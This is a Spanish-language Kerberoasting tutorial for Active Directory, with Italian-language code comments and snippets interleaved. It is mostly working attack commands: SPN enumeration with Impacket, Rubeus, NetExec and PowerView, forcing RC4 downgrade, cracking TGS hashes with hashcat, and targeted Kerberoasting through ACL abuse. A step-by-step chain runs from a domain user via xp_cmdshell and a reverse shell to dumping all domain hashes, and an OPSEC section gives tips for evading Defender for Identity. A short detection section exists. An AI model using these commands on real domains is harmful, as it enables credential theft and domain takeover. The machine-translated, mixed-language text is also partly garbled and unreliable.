Kerberoatting: Guía completa: SPN, descifrado de TGS y administración de dominios en 2026

Kerberoasting en Active Directory: enumeración de SPN con GetUserSPNs y Rubeus, degradación a RC4, hashcat, kerberoasting dirigido y OPSEC real. Desde usuario de dominio hasta credenciales privilegiadas.
- Publicado el 20 de octubre de 2026
- Tiempo de lectura: 4 minutos
Kerberoasting: cómo funciona, enumeración de SPN y descifrado de TGS en Active Directory #
¿Qué es el Kerberoasting? — Para principiantes #
En Active Directory, cada servicio de red (SQL Server, IIS, una aplicación personalizada) se registra con un identificador llamado Nombre Principal de Servicio ( SPN ). Cuando un usuario de dominio desea acceder a dicho servicio, solicita un ticket cifrado (TGS) al controlador de dominio para obtener autorización. Este ticket se cifra utilizando la contraseña de la cuenta que administra el servicio.
El problema es que cualquier usuario del dominio, incluso con privilegios mínimos, puede solicitar este ticket . No es necesario ser administrador. No es necesario iniciar sesión en el servicio. Basta con pertenecer al dominio.
Un atacante descarga ese ticket cifrado a su sistema y luego lo procesa sin conexión con una herramienta de descifrado como Hashcat, sin generar registros adicionales, sin bloquear cuentas ni interactuar con la red. Si la contraseña de la cuenta de servicio es débil, solo es cuestión de minutos.
Esto es lo que hace que Kerberoasting sea tan peligroso: es invisible desde dentro, utiliza comportamientos legítimos del protocolo Kerberos y las cuentas de servicio son notoriamente descuidadas: contraseñas que no se han cambiado en años, a menudo con altos privilegios.
El mecanismo técnico #

El flujo legítimo de Kerberos que está siendo explotado:
1. Attacker autentica al DC con un account dominio qualsiasi
   → ottiene TGT (Ticket Granting Ticket)

2. Attacker chiede al DC un TGS (Ticket Granting Service)
   per un SPN specifico (es: MSSQLSvc/dbserver.domain.local:1433)

3. DC emette il TGS, cifrato con l'NTLM hash
   della password dell'account di servizio associato a quell'SPN

4. Attacker salva il TGS → cracking offline
   → password in chiaro dell'account di servizio
¿Por qué RC4 es el objetivo preferido? Cuando un TGS se cifra con RC4_HMAC (tipo de cifrado 23), la clave de cifrado se deriva directamente del hash NTLM: un MD4 sin sal. Una GPU moderna supera fácilmente los 500 000 intentos por segundo en este formato. AES-256 (tipo de cifrado 18), en cambio, requiere una derivación PBKDF2 con sal y varias iteraciones, lo que hace que el proceso de descifrado sea mucho más lento.
Enumeración SPN #
Antes de solicitar entradas, debe saber qué cuentas tienen SPN registrados.
GetUserSPNs.py (Impacket) — desde Linux #
# Lista account kerberoastable
GetUserSPNs.py domain.local/user:Password123 -dc-ip 10.10.10.1

# Richiede subito i TGS e li salva
GetUserSPNs.py domain.local/user:Password123 -dc-ip 10.10.10.1 \
  -request -outputfile hashes.txt

# Solo un account specifico
GetUserSPNs.py domain.local/user:Password123 -dc-ip 10.10.10.1 \
  -request-user svc_mssql -outputfile hash_mssql.txt
Rubeus — de Windows (en memoria, sigilosamente) #
# Kerberoast tutti gli SPN
Rubeus.exe kerberoast /outfile:hashes.txt

# Forza RC4 downgrade (più facile da crackare)
Rubeus.exe kerberoast /rc4opsec /outfile:hashes.txt

# Solo account specifico
Rubeus.exe kerberoast /user:svc_mssql /outfile:hash_mssql.txt

# Con credenziali alternate
Rubeus.exe kerberoast /creduser:user /credpassword:pass /domain:domain.local
NetExec: barrido rápido de red #
nxc ldap 10.10.10.1 -u user -p Password123 --kerberoasting hashes.txtPowerView — desde PowerShell #
# Enumera account con SPN
Get-DomainUser -SPN | Select-Object samaccountname, serviceprincipalname, pwdlastset

# Richiedi TGS direttamente
Get-DomainSPNTicket -SPN "MSSQLSvc/dbserver.domain.local:1433" -OutputFormat Hashcat
Reducción de RC4: Maximizar la vulnerabilidad #
Aunque el controlador de dominio admita AES, a menudo se puede solicitar TGS en RC4 especificando el tipo de cifrado. Esto no está bloqueado por defecto.
# Impacket — forza etype 23 (RC4)
GetUserSPNs.py domain.local/user:pass -dc-ip 10.10.10.1 \
  -request -outputfile hashes.txt -target-domain domain.local

# Rubeus — /rc4opsec gestisce automaticamente il downgrade
Rubeus.exe kerberoast /rc4opsec /outfile:hashes.txt
Nota 2025: Windows Server 2025 y Windows 11 24H2 deshabilitan RC4 para Kerberos de forma predeterminada. En entornos modernos, solo verá etype 18 (AES-256). La vulnerabilidad depende completamente de la seguridad de la contraseña.
Agrietamiento del TGS #
Hashcat #
# RC4 (etype 23) — mode 13100
hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt

# Con regole — aumenta enormemente la copertura su password tipo "Service2024!"
hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt \
  -r /usr/share/hashcat/rules/best64.rule \
  -r /usr/share/hashcat/rules/d3ad0ne.rule

# AES-256 (etype 18) — mode 19700 — molto più lento
hashcat -m 19700 hashes.txt /usr/share/wordlists/rockyou.txt

# Benchmark per verificare velocità su tua GPU
hashcat -m 13100 -b
Rendimiento aproximado en RTX 3080:
- RC4 (etype 23): ~500.000 H/s
- AES-256 (etype 18): ~3.000 H/s
Un Service2024! Se puede descifrar en segundos con las reglas adecuadas. Una contraseña aleatoria de más de 25 caracteres es prácticamente inmune.
Kerberoashing dirigido #
Técnica más avanzada: si tienes GenericWrite o GenericAll En una cuenta que no tiene SPN, puedes asignar temporalmente un SPN A esa cuenta, solicita el TGS, descifralo y luego elimina el SPN.
# Via targetedKerberoast.py
python3 targetedKerberoast.py -u user -p Password123 -d domain.local \
  --dc-ip 10.10.10.1

# Pulisce automaticamente gli SPN aggiunti dopo il roast
Esto es especialmente útil después de un abuso de ACL: al identificar una cuenta en la que tienes GenericWrite de BloodHound, puedes realizar un ataque Kerberoasta contra ella incluso si normalmente no sería vulnerable.
Ver: Abuso del LCA y BloodHound
Cadena de ataque realista: del usuario del dominio al administrador del dominio. #
1. Accesso iniziale: qualsiasi account dominio
   (phishing, password spray, credenziali trovate)

2. GetUserSPNs.py → identifica svc_mssql con SPN registrato
   Pwdlastset: 3 anni fa → alta probabilità di password debole

3. Richiedi TGS → hashes.txt
   $krb5tgs$23$*svc_mssql$DOMAIN.LOCAL$...

4. hashcat -m 13100 → crack in 90 secondi
   Password: Mssql2019!

5. svc_mssql è membro di "SQL Admins"
   SQL Admins ha GenericAll su "Server Operators"
   Server Operators può loggare su DC

6. Da svc_mssql:
   nxc mssql DC_IP -u svc_mssql -p 'Mssql2019!' -x 'whoami'

7. xp_cmdshell → reverse shell → Server Operators → DC
   → secretsdump.py → tutti gli hash del dominio
Este tipo de cadena —cuenta de servicio descuidada → escalada de privilegios a través de grupos de AD— es una de las más comunes en las pruebas de penetración empresariales reales.
Prioridad: ¿Qué cuenta hackear primero? #
No todos los TGS tienen el mismo valor. Ordenar por impacto potencial:
- Cuentas directas de alto privilegio (Administradores de dominio, administradores empresariales)
- Cuentas en grupos privilegiados (Operadores de respaldo, operadores de servidor, operadores de cuentas)
- Cuenta de servicio con acceso a múltiples sistemas (svc_mssql, svc_backup, svc_deploy)
- Contraseñas antiguas (
pwdlastset> 1 año → mayor probabilidad de debilidad) - Cuenta con descripción reveladora (Los administradores de sistemas suelen escribir la contraseña en la descripción LDAP).
# Cerca account con password vecchie E SPN
GetUserSPNs.py domain.local/user:pass -dc-ip 10.10.10.1 | \
  grep -E "(svc_|service|sql|backup|deploy)"
Diferencia con el tostado AS-REP #
Preguntas frecuentes: ¿Cuándo debo usar Kerberoasting en lugar de AS-REP Roasting?
| kerberasting | AS-REP Tostado | |
|---|---|---|
| Requisito | Cuenta de dominio válida | No se necesita cuenta |
| Objetivo | Cuenta con SPN | Cuenta sin autenticación previa |
| Desencadenar | TGS-REQ (Evento 4769) | AS-REQ (Evento 4768) |
| Fuerza bruta | Sin conexión en TGS | Desconectado en AS-REP |
| Frecuencia en entornos reales | Alta | Medios |
Ver: AS-REP Tostado
Detección y qué registra #
ID de evento 4769 — Solicitud de ticket de servicio Kerberos. Contiene:
- Solicitando cuenta
- Se requiere SPN
- Tipo de cifrado del billete (0x17 = RC4 → anormal si AES está habilitado)
Un volumen anormalmente alto de solicitudes 4769 en un corto período de tiempo desde la misma cuenta es la principal señal de alerta. Las cuentas honeypot (SPN registradas en cuentas que nunca se utilizan legítimamente) son métodos de detección eficaces: cualquier solicitud 4769 en ellas activa una alerta inmediata.
La referencia técnica más completa sobre el tema es HackTricks — Kerberoast.
OPSEC #
- Solicitar TGS para docenas de SPN en pocos segundos genera ruido y activa MDI/Defender para identidad. Distribuya las solicitudes a lo largo del tiempo, utilice
/delaycon Rubeus. - Prefieres
--request-usercentrarse en un único objetivo de alto valor en lugar de realizar un vertido masivo. - Rubeus con
/opsecNo requiere LDAP, utiliza únicamente Kerberos puro, lo que reduce la cantidad de rastros en el controlador de dominio. - El cracking se produce sin conexión: cero ruido de red después de la minería.
# Modalità OPSEC: no LDAP, no dump di massa, un target alla volta con delay
Rubeus.exe kerberoast /user:svc_mssql /rc4opsec /nowrap /opsec
MITER ATT&CK: T1558.003 (Robo o falsificación de tickets Kerberos: Kerberoasting), TA0006 (Acceso a credenciales)